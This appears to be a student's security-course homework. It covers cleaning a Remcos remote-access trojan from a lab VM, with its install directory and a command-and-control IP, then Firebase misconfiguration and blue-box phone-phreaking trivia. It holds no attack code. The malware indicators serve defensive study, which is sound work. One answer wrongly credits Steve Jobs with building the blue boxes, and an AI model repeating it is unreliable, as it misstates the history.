5. Perform your proposed procedure to remove the malware and reboot the VM. Using Process Explorer, verify the malware is gone. Did you get it? If it is not, try again until you successfully remove it. Note your actions and results as you go.

[UPDATE 1] the intermediate process rthfy.exe, AddInProcess32.exe seem to quit quickly after the malware.exe is launched. I cannot find it in the Process Explorer.
[UPDATE 2] the remcos.exe is resided in C:\Users\ece560\AppData\Roaming\Remcos directory, so I deleted the whole directory.

I THINK I have achieved deleting the malware, I checked the process explorer and has not found a process named remcos.exe or Remcos.exe. I also checked my wireshark which has no outgoing connection to 103.153.77.83.



6. Once you are satisfied, revert to the snapshot again. This concludes the **second infection test**.

7. Now that the malware is apparently gone, how confident are you that you got it all? If you answered something like "100% confident", research the impact that hubris has had on human history (Icarus, Napoleon in Russia, the roaring '20s and great depression, the Vietnam War, the 2008 financial crisis, etc.), and revise your answer. How might some exceedingly clever malware have survived?

   I am 10% confident that I got it all. Some advanced malware employs rootkits that can embed itself deep in the system's kernel or use anti-forensic techniques to mask its presence from standard security tools. Some might even tamper the system's backup and then survive once the system is merged with the backup version.

8. At any point, did our analysis uncover what this malware was designed to do? Does that worry you?

   Our analysis uncovered some clues about the malware's intentions, but not a full picture. For example, in this case, the malware attempted to establish an outgoing connection to a remote IP address. This suggests that we don't know what a remote attacker could issue harmful commands, exfiltrate data, or deploy additional payloads to us and the consequences cannot be evaluated easily. The incomplete understanding of the malware's full functionality is concerning as we know we should be 100 times cautious and successfully defend the system for 100 times, but the attackers just need to success for one time.

9. Google the name of the final stage executable; it turns out this is the name of the actual malware (this is usually not the case). What is it? What is it for?

   Remcos, short for "Remote Control and Surveillance," is a commercial remote access tool for XP and newer versions of Windows that threat actors have weaponized (Source: https://www.blackberry.com/us/en/solutions/endpoint-security/ransomware-protection/remcos). Remcos is a closed-source application designed for network maintenance, system monitoring, surveillance, and penetration testing, but attackers use it to exploit target systems remotely.

10. When you're done, shut down the VM.
11. To ensure the VM isn't accidentally used for something else later, after the homework deadline has passed, destroy the VM.

Background: The malware in question is a variant of Remcos, documented here. This specific variant is from here. It presumably is allowing remote control of infected machines for basically any purpose. This means that infected systems could easily be used as a botnet to conduct coordinated brute force login or DDOS attacks against internet sites, to retrieve any confidential files, to log user keystrokes, or to display any manner of advertising or malicious content to the users of the system.

On Homework 5, we'll use more sophisticated tools to analyze it further.

Question 14: Cloud Security, or the lack thereof (4 points)

In lecture, on the topic of cloud security, we talked about how misconfiguration was a leading cause of compromise. Researchers "mrbruh", "xyzeva", and "logykk" conducted a study of web applications that use the popular Firebase cloud-based database. Before we dig into that, do some research to familiarize yourself with Firebase.

What is Firebase?

Firebase is a product of Google which helps developers to build, manage, and grow their apps easily. It helps developers to build their apps faster and in a more secure way. No programming is required on the firebase side which makes it easy to use its features more efficiently. It provides services to android, ios, web, and unity. It provides cloud storage. It uses NoSQL for the database for the storage of data (source: https://www.geeksforgeeks.org/firebase-introduction/).

Now, review this article by the researchers on common Firebase mis-usage, which demonstrates a common failure to secure cloud resources appropriately. As always, additional research may be needed along the way; be sure to cite sources as needed.

How were the affected sites misconfigured?

The sites had misconfigured Firebase security rules, allowing unauthorized read access to their databases. This misconfiguration exposed sensitive user information, including names, emails, phone numbers, passwords, and billing details.

Why were so many sites misconfigured in this way?

According to the definition, no programming is required on the firebase side and the default settings and lack of warnings about insecure configurations contributed to these widespread misconfigurations.

What could the operators of Firebase itself (not the individual sites) do differently to reduce the likelihood of outcomes like this?

Firebase could by default implement stricter security settings, provide clear warnings about insecure configurations, and offer comprehensive guidance on setting up secure access controls. These measures would help developers configure their databases securely, reducing the risk of unauthorized data access.

When one of the vulnerable site's operators flirted with the researcher and asked to be his girlfriend, was this an effective security strategy?

No, addressing security vulnerabilities requires technical solutions and professional communication, not personal interactions. You can ask him to be your boyfriend this time, but there will be more and more researchers in this field in the future and you can certainly not be everybody's girlfriend as this will be highly unprofessional and unethical.

Extra credit: Minor trivia (+4 points)

This is a little bit of a challenge to learn some trivia about infosec history. It's optional.

The course site has a dark blue background image. What is it a picture of? How did you figure it out?

The picture is a circuit for the blue box, I figure out because the name of the image is called "bluebox-bg.png"

What is the significance of this object? What does it do?

The Blue Box was a device created in the 1960s and 1970s that allowed users to manipulate telephone systems and make unauthorized calls (Source: https://bluegoatcyber.com/blog/what-is-a-blue-box-in-phreaking/).

What group of people used this device, and in what time period?

First developed in the 1960s and used by a small phreaker community.

Who shared the design of the device with Apple's founders? Which Apple founder manufactured them in bulk? How did it help lead to the founding of Apple Computers?

John "Cap'n Crunch" Draper share the design with Apple's founders. Steve Jobs manufactured them in bulk. (source: https://www.todayifoundout.com/index.php/2012/10/steve-jobs-first-business-was-selling-blue-boxes-that-allowed-users-to-get-free-phone-service-illegally/) This help lead to the founding of Apple Computers in three perspectives, first, it shows that Wozniak, co-founder of Apple, has the ability to do engineering stuff. Jobs took charge of marketing and selling the Blue Boxes, demonstrating his entrepreneurial spirit, and he began to know how important the "idea" is that could give them $6000 capital. Also, Jobs in one interview acknowledges that "If it hadn't been for the Blue Boxes, there would have been no Apple. I'm 100% sure of that."

Hint: it's a hacking tool that does the same thing as a toy that was once given away in boxes of breakfast cereal.

~